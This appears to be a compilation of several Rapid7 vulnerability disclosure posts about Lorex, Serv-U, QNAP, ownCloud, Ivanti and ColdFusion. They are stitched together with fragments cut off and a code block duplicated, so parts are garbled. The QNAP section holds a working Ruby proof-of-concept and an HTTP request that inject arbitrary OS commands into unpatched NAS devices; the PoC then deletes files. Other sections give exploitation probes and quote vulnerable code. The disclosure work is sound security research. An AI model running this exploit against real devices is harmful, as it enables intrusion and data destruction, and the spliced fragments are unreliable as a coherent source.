For CVE-2024-12356 affecting BeyondTrust Privileged Remote Access (PRA) and Remote Support (RS) products, InsightVM and Nexpose customers have been able to assess exposure with authenticated checks for Windows systems (Scan Engine only checks) as of the February 10, 2025 content release.
Disclosure timeline
January 27, 2025: Rapid7 makes initial contact with the PostgreSQL security team and discloses vulnerability details.
January 29, 2025: The PostgreSQL development group confirms the finding; Rapid7 and PostgreSQL developers agree on a coordinated disclosure date.
February 11, 2025: The PostgreSQL development group provides a CVE ID and affected versions.
The Lorex 2K Indoor Wi-Fi Security Camera is a consumer security device that provides cloud-based video camera surveillance capabilities. This device was a target at the 2024 Pwn2Own IoT competition. Rapid7 developed an unauthenticated remote code execution (RCE) exploit chain as an entry for the competition. On November 25, 2024, Lorex released a firmware update to resolve the five vulnerabilities that comprise the exploit chain reported by Rapid7. As of December 3, 2024, we are disclosing these issues publicly in coordination with the vendor.
Technical analysis
A detailed technical analysis for the exploit chain described in this blog can be found in Rapid7’s whitepaper here.
The accompanying source code for the exploit chain can be found here.
The exploit chain consists of five distinct vulnerabilities, which operate together in two phases to achieve unauthenticated RCE. The five vulnerabilities are listed below.
CVE
Description
Affected Component
CVSS
CVE-2024-52544
An unauthenticated attacker can trigger a stack-based buffer overflow.
Phase 1 performs an authentication bypass, allowing a remote unauthenticated attacker to reset the device’s admin password to a password of the attacker’s choosing. This phase leverages an unauthenticated stack-based buffer overflow, and an unauthenticated out-of-bounds (OOB) heap read vulnerability. The OOB heap read allows an attacker to leak secrets stored in the device’s memory that are required to compute a special code value; this code value is required for an administrator password reset to be performed. A null pointer dereference vulnerability is leveraged to force the device to reboot in order to allow the next phase to complete.
Phase 2 achieves remote code execution by leveraging the auth bypass in phase 1 to perform an authenticated stack-based buffer overflow and execute an operating system (OS) command with root privileges. This capability is then leveraged to write a file to disk and, in turn, bypass the device’s code signing enforcement in order to execute arbitrary native code. Finally, the exploit will execute a reverse shell payload to give the remote attacker a root shell on the target device.
An overview of the two phases chained together can be seen below.
Impact
A remote unauthenticated attacker can leverage CVE-2024-52544, CVE-2024-52545, and CVE-2024-52546 (Phase 1) to reset a target device’s admin password, to a password of the attacker’s choosing. With valid admin credentials, an attacker can then either view the live video and audio feed from the device, or proceed to leverage CVE-2024-52547 and CVE-2024-52548 (Phase 2) to achieve remote code execution with root privileges on the target device.
The below table lists the affected devices and firmware versions.
Device
Firmware
W461AS-EG
2.800.00LR000.0.R.210907
W462AQ-EG
2.800.00LR000.0.R.210907
W461AS
2.800.00LR000.0.R.210730
W462AQ
2.800.00LR000.0.R.210730
W461AS-EG S2
2.800.0000000.3.R.20220331
W462AC-EG S2
2.800.0000000.3.R.20220331
W461AS
2.800.0000000.3.R.202203
W462AQ
2.800.0000000.3.R.202203
W461ASC
2.800.030000000.3.R
Credit
These vulnerabilities were discovered by Stephen Fewer, Principal Security Researcher at Rapid7 and are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Vendor Statement
The following statement has been provided by the vendor.
Lorex Technology is dedicated to delivering the highest standards of protection and privacy for our customers and will collaborate with esteemed security experts to proactively identify and address potential vulnerabilities. In collaboration with Rapid7, we’ve been advised about one of our security cameras and successfully implemented a firmware update, which has fully resolved the identified security vulnerability.
Remediation
The following remediation steps have been provided by the vendor.
Our product team has decided to push the mandatory firmware updates to the devices. Upon opening Lorex app, users will be presented with the firmware update notice. User must accept the firmware update, and they cannot decline or postpone the firmware update. Camera will then flash new firmware and reboot. We advise that the users would not power down the camera during the firmware update. Once the camera reboots, the user can confirm that they have the latest version of firmware: V2.800.0000000.8.R.20241111
Disclosure timeline
October 29, 2024: Rapid7 contacts the vendor about the issues in this blog; vendor acknowledges. October 31, 2024: Rapid7 shares disclosure write-up with the vendor. November 4, 2024: Vendor indicates a patch is in development. November 12, 2024: Rapid7 provides CVEs IDs for the issues identified. November 13, 2024: Vendor verifies patch schedule. November 19, 2024: Rapid7 and the vendor agree to a December 3, 2024 coordinated disclosure date. December 3, 2024: This disclosure.
On June 5, 2024, SolarWinds disclosed CVE-2024-28995, a high-severity directory traversal vulnerability affecting their Serv-U file transfer server, which comes in two editions (Serv-U FTP and Serv-U MFT). Successful exploitation of the vulnerability allows unauthenticated attackers to read sensitive files on the target server. Rapid7’s vulnerability research team has reproduced the vulnerability and confirmed that it’s trivially exploitable and allows an external unauthenticated attacker to read any file on disk, including binary files, so long as they know the path and the file is not locked (i.e., opened exclusively by something else).
CVE-2024-28995 is not known to be exploited in the wild as of 9 AM ET on June 11. We expect this to change; Rapid7 recommends installing the vendor-provided hotfix (Serv-U 15.4.2 HF 2) immediately, without waiting for a regular patch cycle to occur.
High-severity information disclosure issues like CVE-2024-28995 can be used in smash-and-grab attacks where adversaries gain access to and attempt to quickly exfiltrate data from file transfer solutions with the goal of extorting victims. File transfer products have been targeted by a wide range of adversaries the past several years, including ransomware groups.
Internet exposure estimates for SolarWinds Serv-U vary substantially based on the query used. For example (note that exposed does not automatically mean vulnerable):
SolarWinds Serv-U 15.4.2 HF 1 and previous versions are vulnerable to CVE-2024-28995, per the vendor advisory. The vulnerability is fixed in SolarWinds Serv-U 15.4.2 HF 2. SolarWinds Serv-U customers should apply the vendor-provided hotfix immediately.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to CVE-2024-28995 with an unauthenticated vulnerability check available as of the Monday, June 10 content release.
Rapid7 has identified an unauthenticated command injection vulnerability in the QNAP operating system known as QTS and QuTS hero. QTS is a core part of the firmware for numerous QNAP entry- and mid-level Network Attached Storage (NAS) devices, and QuTS hero is a core part of the firmware for numerous QNAP high-end and enterprise NAS devices. The vulnerable endpoint is the quick.cgi component, exposed by the device’s web based administration feature. The quick.cgi component is present in an uninitialized QNAP NAS device. This component is intended to be used during either manual or cloud based provisioning of a QNAP NAS device. Once a device has been successfully initialized, the quick.cgi component is disabled on the system.
An attacker with network access to an uninitialized QNAP NAS device may perform unauthenticated command injection, allowing the attacker to execute arbitrary commands on the device.
Credit
This vulnerability was discovered by Stephen Fewer, Principal Security Researcher at Rapid7 and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.
Vendor Statement
CVE-2023-47218 has been addressed in multiple versions of QTS, QuTS hero and QuTScloud. QNAP prioritizes security, actively partnering with esteemed researchers like Rapid7 to promptly address and rectify vulnerabilities, ensuring the safety of our customers. For more information, please see: https://www.qnap.com/en/security-advisory/qsa-23-57
Dedicated to excellence, QNAP (Quality Network Appliance Provider) offers holistic solutions encompassing software development, hardware design, and in-house manufacturing. Beyond mere storage, QNAP envisions NAS as a robust platform, facilitating cloud-based networking for users to seamlessly host and advance artificial intelligence analysis, edge computing, and data integration on their QNAP solutions.
Remediation
QNAP released a fix for this vulnerability on January 25, 2024. According to QNAP, the following versions remediate the issue:
QTS 5.1.x – Fixed in QTS 5.1.5.2645 build 20240116 and later
QuTS hero h5.1.x – Fixed in QuTS hero h5.1.5.2647 build 20240118 and later
QNAP have provided the following remediation guidelines:
To secure your QNAP NAS, we recommend regularly updating your system to the latest version to benefit from vulnerability fixes. You can check the product support status to see the latest updates available to your NAS model.
Analysis
During our analysis we targeted the QTS based firmware, version 5.1.2.2533 for a QNAP TS-464 NAS device. We extracted the file system using the following steps:
user@dev:~/qnap/$ ls
TS-X64_20230926-5.1.2.2533.zip
# Unzip the firmware.
user@dev:~/qnap/$ unzip TS-X64_20230926-5.1.2.2533.zip
Archive:  TS-X64_20230926-5.1.2.2533.zip
  inflating: TS-X64_20230926-5.1.2.2533.img
user@dev:~/qnap/$ ls
TS-X64_20230926-5.1.2.2533.img  TS-X64_20230926-5.1.2.2533.zip
# Decrypt the firmware using the tool qnap-qts-fw-cryptor.
user@dev:~/qnap/$ python3 qnap-qts-fw-cryptor.py d QNAPNASVERSION5 TS-X64_20230926-5.1.2.2533.img TS-X64_20230926-5.1.2.2533.tgz
Signature check OK, model TS-X64, version 5.1.2
Encrypted 1048576 of all 220239236 bytes
[99% left]
[99% left]
[99% left]
...snip
[02% left]
[00% left]
[00% left]
user@dev:~/qnap/$ ls
qnap-qts-fw-cryptor.py  TS-X64_20230926-5.1.2.2533.img  TS-X64_20230926-5.1.2.2533.tgz  TS-X64_20230926-5.1.2.2533.zip
# Recreate the root file system.
user@dev:~/qnap/$ mkdir firmware
user@dev:~/qnap/$ tar -xvzf TS-X64_20230926-5.1.2.2533.tgz -C ./firmware/
user@dev:~/qnap/$ binwalk -e firmware/initrd.boot
user@dev:~/qnap/$ binwalk -e firmware/_initrd.boot.extracted/0
user@dev:~/qnap/$ binwalk -e firmware/rootfs2.bz
user@dev:~/qnap/$ binwalk -e firmware/_rootfs2.bz.extracted/0
user@dev:~/qnap/$ mv firmware/_rootfs2.bz.extracted/_0.extracted/* firmware/_initrd.boot.extracted/_0.extracted/cpio-root/
When decompiling the /home/httpd/cgi-bin/quick/quick.cgi binary, we can see a function switch_os can be called if an HTTP parameter named func has a value switch_os.
In the function uploaf_firmware_image, we can see a helper function CGI_Upload is used to read a value from the CGI request into a local variable called file_name below.
We can see above that the value extracted by CGI_Upload will be used to construct an OS command, which is then passed to a call to system to execute the command. If an attacker can supply a double quote character in the file name string, a command injection vulnerability can be achieved.
To understand how an attacker can achieve this, we must examine CGI_Upload from the \usr\lib\libuLinux_fcgi.so.0.0 binary. CGI_Upload will call cgi_save_file_ex to extract several fields from a POST request’s multipart form data.
The call to CGI_Get_Http_Info at the beginning of the function will retrieve some metadata about the request. The form field values are extracted (we have omitted most of the logic here for brevity). When storing an extracted field value, a check is done against the requested metadata, and if the user agent was given an enum value of 3, a special call to trans_http_str will occur. The function trans_http_str will URL decode any value we pass it, e.g. %22 will be decoded to a double quote character. This will allow an attacker to escape the command string in the function uploaf_firmware_image and achieve command injection.
To understand why the metadata’s user agent type may be set to 3, we can examine the function CGI_Get_Http_Info, as shown below.
We can see that if the HTTP request’s user agent contains both the string “Mozilla” and the string “Macintosh”, then the user agent type will be set to 3.
We can therefore exploit this vulnerability with an HTTP POST request that looks like this:
POST /cgi-bin/quick/quick.cgi?func=switch_os&todo=uploaf_firmware_image HTTP/1.1
Host: 192.168.86.42:8080
User-Agent: Mozilla Macintosh
Accept: */*
Content-Length: 164
Content-Type: multipart/form-data;boundary="avssqwfz"

--avssqwfz
Content-Disposition: form-data; xxpcscma="field2"; zczqildp="%22$($(echo -n aWQ=|base64 -d)>a)%22"
Content-Type: text/plain

skfqduny
--avssqwfz–
Note the use of the URL encoded double quote %22 to perform the command injection, followed by the execution of a base64 encoded command (“id” in the example above). Finally, we can see the requested user agent is “Mozilla Macintosh” to enable the URL decoding of multipart form fields.
Proof-of-Concept Exploit
The following is a Ruby proof-of-concept exploit called qnap_hax.rb that can be used to successfully exploit a vulnerable target.
require 'optparse'
require 'base64'
require 'socket'

def log(txt)
  $stdout.puts txt
end

def rand_string(len)
  (0...len).map {'a'.ord + rand(26)}.pack('C*')
end

def send_http_data(ip, port, data)
  s = TCPSocket.open(ip, port)

  s.write(data)

  result = ''

  while line = s.gets
    result << line
  end

  s.close

  return result
end

def hax_single_command(ip, port, cmd, read_output=true, output_file_name='a')

  payload = "\"$($(echo -n #{Base64.strict_encode64(cmd)}|base64 -d)"

  if read_output
    payload << ">#{output_file_name}"
  end

  payload << ")\""

  payload.gsub!("\"", '%22')
  payload.gsub!(";", '%3B')

  if payload.length > 127
    log "[-] Error, the command is too long (#{payload.length}), must be < 128 bytes."
    return false
  end

  boundary = rand_string(8)

  txt  = "--#{boundary}\r\n"
  txt << "Content-Disposition: form-data; #{rand_string(8)}=\"field2\"; #{rand_string(8)}=\"#{payload}\"\r\n"
  txt << "Content-Type: text/plain\r\n"
  txt << "\r\n"
  txt << "#{rand_string(8)}\r\n"
  txt << "--#{boundary}--\r\n"

  body  = "POST /cgi-bin/quick/quick.cgi?func=switch_os&todo=uploaf_firmware_image HTTP/1.1\r\n"
  body << "Host: #{ip}:#{port}\r\n"
  body << "User-Agent: Mozilla Macintosh\r\n"
  body << "Accept: */*\r\n"
  body << "Content-Length: #{txt.bytesize}\r\n"
  body << "Content-Type: multipart/form-data;boundary=\"#{boundary}\"\r\n"
  body << "\r\n"
  body << txt

  result = send_http_data(ip, port, body)

  if result&.match? /HTTP\/1\.\d 200 OK/
    log "[+] Success, executed command: #{cmd}"
  else
    log "[-] Failed to execute command: #{cmd}"
    log result

    return false
  end

  if read_output

    result = send_http_data(ip, port, "GET /cgi-bin/quick/#{output_file_name} HTTP/1.1\r\nHost: #{ip}:#{port}\r\nAccept: */*\r\n\r\n")

    if result&.match? /HTTP\/1\.\d 200 OK/

      found_content = false

      result.lines.each do |line|
        if line == "\r\n"
          found_content = true
          next
        end

        log line if found_content
      end
    else
      log "[-] Failed to read back output."
      log result

      return false
    end
  end

  return true
end

def hax(options)

  log "[+] Targeting: #{options[:ip]}:#{options[:port]}"

  output_file_name = 'a'

  return unless hax_single_command(options[:ip], options[:port], options[:cmd], true, output_file_name)

  return unless hax_single_command(options[:ip], options[:port], "rm -f #{output_file_name}", false, output_file_name)

  return unless hax_single_command(options[:ip], options[:port], 'rm -f /mnt/HDA_ROOT/update/*', false, output_file_name)
end

options = {}

OptionParser.new do |opts|
  opts.banner = "Usage: hax1.rb [options]"

  opts.on("-t", "--target TARGET", "Target IP") do |v|
    options[:ip] = v
  end

  opts.on("-p", "--port PORT", "Target Port") do |v|
    options[:port] = v.to_i
  end

  opts.on("-c", "--cmd COMMAND", "Command to execute") do |v|
    options[:cmd] = v
  end
end.parse!

unless options.key? :ip
  log '[-] Error, you must pass a target IP: -t TARGET'
  return
end

unless options.key? :port
  log '[-] Error, you must pass a target port: -p PORT'
  return
end

unless options.key? :cmd
  log '[-] Error, you must pass a command to execute: -c COMMAND'
  return
end

log "[+] Starting..."

hax(options)

log "[+] Finished."
Exploitation
To verify this vulnerability, after manually extracting the firmware, we used the QEMU emulator to run the built-in web server. As the vulnerable component quick.cgi is present in an uninitialized system, we manually enabled the feature, allowing a remote attacker to access the vulnerable CGI script over HTTP.
Emulate the Firmware
We performed the following steps to run the builtin web server _httpd_ via QEMU, and enable the vulnerable quick.cgi component.
user@dev:~/qnap/$ cd firmware/_initrd.boot.extracted/_0.extracted/cpio-root/
# Copy the qemu-x86_64-static binary into the root file system folder.
user@dev:~/qnap/firmware/_initrd.boot.extracted/_0.extracted/cpio-root$ cp $(which qemu-x86_64-static) .
# Run _thttpd_ via QEMU.
user@dev:~/qnap/firmware/_initrd.boot.extracted/_0.extracted/cpio-root$ sudo chroot . ./qemu-x86_64-static usr/local/sbin/_thttpd_ -p 8080  -nor -nos -u admin -d /home/httpd -c '**.*' -h 0.0.0.0 -i /var/lock/._thttpd_.pid
# Verify the HTTP server is running.
user@dev:~/qnap/firmware/_initrd.boot.extracted/_0.extracted/cpio-root$ sudo netstat -lnp | grep 8080
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      1195417/./qemu-x86_
# Drop to a shell via QEMU...
user@dev:~/qnap/firmware/_initrd.boot.extracted/_0.extracted/cpio-root$ sudo chroot . /bin/sh
# Enable the component quick.cgi
sh-3.2# chmod +x /home/httpd/cgi-bin/quick/quick.cgi
# Fix a linker issue with QEMU.
sh-3.2# rm /lib/libnl-3.so.200
sh-3.2# ln -s /lib/libnl-3.so.200.24.0 /lib/libnl-3.so.200
# This folder will be present in a NAS device containing a hard drive.
sh-3.2# mkdir /mnt/HDA_ROOT
Run the PoC
Finally, to verify the vulnerability, from a remote machine we ran the exploit script qnap_hax.rb against the remote target, and successfully executed arbitrary OS commands.
An unauthenticated vulnerability check for CVE-2023-47218 will be available to InsightVM and Nexpose customers as of the February 13, 2024 content release.
Timeline
November 9, 2023: Rapid7 makes initial contact with QNAP Product Security Incident Response Team (PSIRT).
November 13, 2023: Rapid7 provides QNAP with a detailed technical advisory.
November 27, 2023: Rapid7 provides QNAP with a standalone proof of concept exploit.
December 5, 2023: QNAP confirms report findings and assigns CVE-2023-47218 to the vulnerability. Rapid7 suggests January 8, 2024 as a coordinated disclosure date.
December 7, 2023: Vendor informs Rapid7 they are looking to complete fixes by the end of January; they request an extension to February 7, 2024 for disclosure.
December 7, 2023: Rapid7 agrees to February 7, 2024 as a coordinated disclosure date and requests that QNAP review our disclosure policy. Rapid7 also reinforces that coordinated disclosure means patches, advisories, and other vulnerability details are released at the same time, without silently patching security issues.
December 13, 2023: Rapid7 requests that vendor re-confirm timeline; vendor confirms February 7, 2024 for disclosure, acknowledges Rapid7’s disclosure policy.
December 18, 2023: Rapid7 requests additional information about vendor-supplied mitigation guidance and affected products; vendor sends additional info to Rapid7.
January 8, 2024 – January 10, 2024: Rapid7 requests an update and additional information.
January 25, 2024 – January 26, 2024: Vendor contacts Rapid7 and informs us they have released patches for this vulnerability. Vendor requests that Rapid7 wait until February 26, 2024 to publish our disclosure. Rapid7 requests further information on why disclosure was not coordinated despite previous communications. QNAP and Rapid7 discuss and agree to publish advisories jointly on February 13, 2024.
Rapid7 is responding to CVE-2023-49103, an unauthenticated information disclosure vulnerability impacting ownCloud.
Background
ownCloud is a file sharing platform designed for enterprise environments. On November 21, 2023, ownCloud disclosed CVE-2023-49103, an unauthenticated information disclosure vulnerability affecting ownCloud, when a vulnerable extension called “Graph API” (graphapi) is present. If ownCloud has been deployed via Docker, from February 2023 onwards, this vulnerable graphapi component is present by default. If ownCloud has been installed manually, the graphapi component is not present by default.
Searching for ownCloud via Shodan indicates there are at least 12,320 instances on the internet (as of Dec 1, 2023). It is unknown how many of these are currently vulnerable.
File transfer and sharing platforms have come under attack from ransomware groups in the past, making this a target of particular concern, as ownCloud is also a file sharing platform. On November 30, 2023, CISA added CVE-2023-49103 to its known exploitable vulnerabilities (KEV) list, indicating threat actors have begun to exploit this vulnerability in the wild. Rapid7 Labs has observed exploit attempts against at least three customer environments as of writing this blog.
The vulnerability allows an unauthenticated attacker to leak sensitive information via the output of the PHP function “phpinfo”, when targeting the URI endpoint “/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php”. This output will include environment variables which may hold secrets, such as user names or passwords that are supplied to the ownCloud system. Specifically, when ownCloud is deployed via Docker, it is common practice to pass secrets via environment variables.
While it was initially thought that Docker installations of ownCloud were not exploitable, Rapid7 researchers have now confirmed (as of Nov 30, 2023) that itis possible to exploit vulnerable Docker based installations of ownCloud, by modifying the requested URI such that it can bypass the existing Apache web server’s rewrite rules, allowing the target URI endpoint to be successfully reached.
Previously, it was thought any attempt to exploit a vulnerable Docker based installation of ownCloud would fail with a HTTP 302 redirect, however using this new technique, it is possible to exploit vulnerable Docker based installation of ownCloud successfully. As Docker passes secrets via environment variables, this allows an attacker to leak secrets such as the OWNCLOUD_ADMIN_USERNAME and OWNCLOUD_ADMIN_PASSWORD environment variables, which will contain the username and password for the admin user, allowing an attacker to login to the affected ownCloud system with administrator privileges.
Timeline of events:
November 21, 2023 – The vendor ownCloud published an advisory for CVE-2023-49103.
November 22, 2023 – An initial exploit was published, however Rapid7 researchers confirmed (see AttackerKB) this specific exploit is not able to successfully exploit Docker based vulnerable installations of ownCloud.
November 29, 2023 – Rapid7 research published an AttackerKB assessment, detailing how the current public exploit is not able to successfully exploit vulnerable instances of ownCloud that have been installed via Docker.
November 30, 2023 – Rapid7 research confirms a technique is available that makes vulnerable docker installations of ownCloud exploitable in a default configuration.
Affected Products
Please note: Information on affected versions or requirements for exploitability may change as we learn more about the threat.
The affected product is the ownCloud Graph API extension, specifically versions 0.2.x before 0.2.1 and 0.3.x before 0.3.1. CVE-2023-49103 has been remediated in version 0.3.1 and 0.2.1 of graphapi, released on September 1st 2023.
To remediate CVE-2023-49103, the vulnerable graphapi component should be updated to 0.3.1 as per the vendor advisory. If the below file is present in an ownCloud installation, it should be deleted:
An ownCloud installation may be further hardened by adding the PHP function “phpinfo” to the PHP disabled functions list, in the appropriate PHP ini configuration file. Since disclosing CVE-2023-49103, ownCloud have added this hardening feature to several recent versions of their official Docker container images. Docker containers that were built from Docker images released prior to this addition, will not have the updated hardening applied unless their images are rebuilt.
It is highly recommended to update ownCloud to at least version 10.13.1, as this resolves CVE-2023-49103 when the graphapi is shipped as part of the complete bundle with ownCloud. Version 10.13.1 also resolves two other vulnerabilities, CVE-2023-49104, a subdomain validation bypass in the oauth2 component, and CVE-2023-49105, a WebDAV API authentication bypass. All 3 vulnerabilities were disclosed by ownCloud on November 21, 2023.
Indicators of Compromise
An indicator of compromise for CVE-2023-49103 will be the presence of a HTTP GET request to a URI path containing the following in the Apache server’s access logs.
A successful request will receive a HTTP 200 response. For example, a successful exploitation attempt against a vulnerable Docker based installation of ownCloud will have a log file entry that looks like this (scroll all the way to the right in the box):
When exploiting a Docker based installation, the attacker must append an extra path segment to the target URI path, such as `/.css`, in order to bypass the Apache rewrite rules and allow the target endpoint to be successfully reached. Due to how the .htaccess file in ownCloud specifies multiple potential file extensions which bypass the rewrite rules, the additional path segment an attacker can use may be one of several values, as listed below.
If a vulnerable ownCloud server has added the PHP function `phpinfo` to its disabled functions list, no content will be returned to the attacker, and the HTTP response will have a Content-Length of zero.
A failed exploitation attempt will see a HTTP response containing a 404 or 302 response code.
InsightVM and Nexpose customers can assess their exposure to CVE-2023-49103 with an authenticated check for unix systems, scheduled for today’s (December 1) content release.
Please note: Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too. This page will serve as the anchor for our findings, product coverage, and other important information that can assist you in mitigating and remediating this threat.
Our aim is to provide you with as much of this information as we can confidently verify, as early as possible, with the understanding that it will take some time for the full picture to emerge. We’ll be updating this blog post in real time as we learn more details about this vulnerability and perform an in-depth technical analysis of the attack vector.
While investigating CVE-2023-35078, a critical API access vulnerability in Ivanti Endpoint Manager Mobile and MobileIron Core that was exploited in the wild, Rapid7 discovered a new vulnerability that allows unauthenticated attackers to access the API in older unsupported versions of MobileIron Core (11.2 and below). Rapid7 reported this vulnerability to Ivanti on July 26, 2023 and we are now disclosing it in accordance with our vulnerability disclosure policy. The new vulnerability has been assigned CVE-2023-35082.
Since CVE-2023-35082 arises from the same place as CVE-2023-35078, specifically the permissive nature of certain entries in the mifs web application’s security filter chain, Rapid7 would consider this new vulnerability a patch bypass for CVE-2023-35078 as it pertains to version 11.2 and below of the product. For additional context on CVE-2023-35078 and its impact, see Rapid7’s emergent threat response blog here and our AttackerKB assessment of the vulnerability.
Product Description
Ivanti Endpoint Manager Mobile (EPMM), formerly MobileIron Core, is a management platform that allows an organization to manage mobile devices such as phones and tablets; enforcing content and application policies on these devices. The product was previously called MobileIron Core, and was rebranded to Endpoint Manager Mobile after Ivanti acquired MobileIron in 2020.
Versions 11.8 and above of the product are Endpoint Manager Mobile. The version of the product Rapid7 determined was vulnerable to CVE-2023-35082 is MobileIron Core. Ivanti told Rapid7 that CVE-2023-35082 affects the following versions of the product:
We are grateful to Rapid7 for their discovery of an issue in MobileIron Core 11.2, a version which went out of support on March 15, 2022. The issue is also present in prior versions of the product which are out of support. We will not be providing any remediation for this vulnerability as the issue was incidentally resolved as a product bug in MobileIron Core 11.3 and had not previously been identified as a vulnerability. We are actively working with our customers to upgrade to the latest version of Ivanti Endpoint Manager Mobile (EPMM) or migrate to the cloud version of the product, Ivanti Neurons for MDM.
The security of our customers is Ivanti’s top priority, and we regularly provide updates to the supported versions of our solutions to protect customers from new and emerging threats. We are upholding our commitment to deliver and maintain secure products, and investing significant resources to ensure that all our solutions continue to meet our own high standards.
Impact
CVE-2023-35082 allows a remote unauthenticated attacker to access the API endpoints on an exposed management server. An attacker can use these API endpoints to perform a multitude of operations as outlined in the official API documents, including the ability to disclose personally identifiable information (PII) and perform modifications to the platform. Additionally, should a separate vulnerability be present in the API, an attacker can chain these vulnerabilities together. For example, CVE-2023-35081 could be chained with CVE-2023-35082 to allow an attacker write malicious webshell files to the appliance, which may then be executed by the attacker.
Exploitation
In our testing of CVE-2023-35078, we had access to MobileIron Core version 11.2.0.0-31. After reproducing the original vulnerability, we proceeded to apply Ivanti’s hotfix ivanti-security-update-1.0.0-1.noarch.rpm as per the Ivanti Knowledge Base article 000087042. We verified that the hotfix does successfully remediate CVE-2023-35078. However, we found a variation of the same attack that enables a remote attacker to access the API endpoints without authentication.
First we installed MobileIron Core 11.2.0.0-31 and verified we could leverage CVE-2023-35078 to access an API endpoint unauthenticated. Note the inclusion of the /aad/ segment in the URL path to exploit the original vulnerability, CVE-2023-35078.
We then installed the vendor-supplied hotfix ivanti-security-update-1.0.0-1.noarch.rpm. After we rebooted the system, we verified the hotfix prevents the original exploit request shown above.
c:\> curl -k https://192.168.86.103/mifs/aad/api/v2/ping
<html>
<body>
        <h2>HTTP Status 403 - Access is denied</h2>
        <h3>You are unauthorized to access this page.</h3>
</body>
</html>
However, a variation of the above request is still able to access the API endpoints without authentication, as shown below. Note the use of /asfV3/ in the URL path in place of the original exploit’s use of /aad/.
The following indicators of compromise are present in the Apache HTTP logs stored on the appliance.
The log file /var/log/httpd/https-access_log will have an entry showing a request to a targeted API endpoint, containing /mifs/asfV3/api/v2/ in the path with a HTTP response code of 200. Blocked exploitation attempts will show an HTTP response code of either 401 or 403. For example:
Similarly, the log file /var/log/httpd/https-request_log will have an entry showing a request to a targeted API endpoint containing /mifs/asfV3/api/v2/ in the path. For example:
Note that log entries containing /mifs/asfV3/api/v2/ in the path indicate exploitation of CVE-2023-35082, whilst log entries containing /mifs/aad/api/v2/ in the path indicate exploitation of CVE-2023-35078.
Remediation
MobileIron Core customers who are running unsupported versions of the product, including versions affected by CVE-2023-35082 (MobileIron Core 11.2 and below), should upgrade to a supported version as soon as possible.
Rapid7 Customers
Rapid7 customers will have unauthenticated detection of this vulnerability in August 2, 2023’s content release.
Timeline
July 26, 2023: Rapid7 sends disclosure information to Ivanti security.
July 28, 2023: Rapid7 contacts Ivanti via a second channel to confirm receipt of disclosure information. Ivanti confirms initial disclosure was not received. Rapid7 resends disclosure documents. Ivanti confirms receipt.
July 28, 2023: Ivanti confirms findings.
July 31, 2023: Ivanti confirms a security advisory will be published, requests a call with Rapid7 to address what they consider inaccuracies in our disclosure.
August 1, 2023: Rapid7 and Ivanti discuss the two vulnerabilities (CVE-2023-35078, CVE-2023-35082). Rapid7 agrees to update this disclosure with points of clarification to highlight Ivanti’s perspective. Rapid7 also agrees to clarify product terminology (i.e., that CVE-2023-35082 only affects MobileIron Core, not later versions of the product which were renamed Endpoint Manager Mobile).
On July 11, 2023, Rapid7 and Adobe disclosed CVE-2023-29298, an access control bypass vulnerability affecting ColdFusion, which Rapid7 had reported to Adobe in April 2023. The vulnerability allows an attacker to bypass the product feature that restricts external access to the ColdFusion Administrator. Rapid7 and Adobe believed that CVE-2023-29298 was fixed upon publishing our coordinated disclosure (Rapid7 explicitly noted in our disclosure that we had not tested the patch Adobe released).
Upon review of the patch for CVE-2023-29298 as found in ColdFusion 2021 Update 8 (2021.0.08.330144), Rapid7 discovered that the patch released on July 11 does not successfully remediate the original issue and can be bypassed by an attacker. Adobe assigned CVE-2023-38205 to the patch bypass and has issued a complete fix as of July 19, 2023.
Rapid7 has observed exploitation of CVE-2023-29298 in the wild in multiple customer environments. Our team published a blog with observations and guidance for customers on July 17. We have validated that the new patch released July 19 fully remediates the issue.
Affected products
The following products are vulnerable to CVE-2023-38205:
Adobe provided the following statement to Rapid7: “Adobe recommends updating ColdFusion installations to the latest release. Please see APSB23-47 for more information. Adobe is aware that CVE-2023-38205 has been exploited in the wild in limited attacks targeting Adobe ColdFusion.”
Analysis
The July 11 patch for CVE-2023-29298 modifies the vulnerable method IPFilterUtils.checkAdminAccess to use a new helper method Utils.canonicalizeURI to transform a URL into its canonical form before performing the access control, as shown below.
  private static final String[] RESTRICTED_INTERNAL_PATHS = new String[] { "/restplay", "/cfide/restplay", "/cfide/administrator", "/cfide/adminapi", "/cfide/main", "/cfide/componentutils", "/cfide/wizards", "/cfide/servermanager", "/cfide/lockdown" };


  public static void checkAdminAccess(HttpServletRequest req) {
    String uri = Utils.getServletPath(req);
    uri = Utils.canonicalizeURI(uri.toLowerCase()); // <----
    for (String restrictedPath : RESTRICTED_INTERNAL_PATHS) {
      if (uri.startsWith(restrictedPath)) {
        String ip = req.getRemoteAddr();
        if (!isAllowedIP(ip))
          throw new AdminAccessdeniedException(ServiceFactory.getSecurityService().getAllowedAdminIPList(), ip);
        break;
      }
    }
  }


The method Utils.canonicalizeURI attempts to remove sequences of characters such as duplicate forward slashes, double dot notation and redundant dot path segments in a URLs path, as shown below.

  public static String canonicalizeURI(String uri) {
    if (uri == null || uri.length() == 0)
      return uri;
    uri = uri.replace('\\', '/');
    uri = trimDuplicateSlashes(uri);
    uri = collapseDotDots(uri); // <----
    uri = trimTrailingDotsSpacesNull(uri);
    if (uri.charAt(0) == '.')
      uri = uri.substring(1);
    uri = substitute(uri, "/./", "/");
    if (uri.endsWith("/."))
      uri = uri.substring(0, uri.length() - 2);
    if (uri.length() == 0)
      uri = "/";
    return uri;
  }

Of note is the method Utils.collapseDotDots, which will remove all path segments that contain a double dot along with the preceding path segment. For example, if a URL path has the string “/hello/../world/” then the method Utils.collapseDotDots would correctly transform this string into “/world/” by deleting the character sequence “/hello/..” via a call to StringBuffer.delete as shown below.

  public static String collapseDotDots(String str) {
    if (str.indexOf("/..") == -1)
      return str;
    StringBuffer sb = new StringBuffer(str);
    int i;
    while ((i = str.indexOf("/..")) != -1) {
      int segmentStart = str.lastIndexOf('/', i - 1);
      sb.delete(segmentStart, i + 3); // <----
      str = sb.toString();
    }
    if (str.length() == 0)
      str = "/";
    return str;
  }
The method Utils.canonicalizeURI attempts to remove sequences of characters such as duplicate forward slashes, double dot notation and redundant dot path segments in a URLs path, as shown below.
  public static String canonicalizeURI(String uri) {
    if (uri == null || uri.length() == 0)
      return uri;
    uri = uri.replace('\\', '/');
    uri = trimDuplicateSlashes(uri);
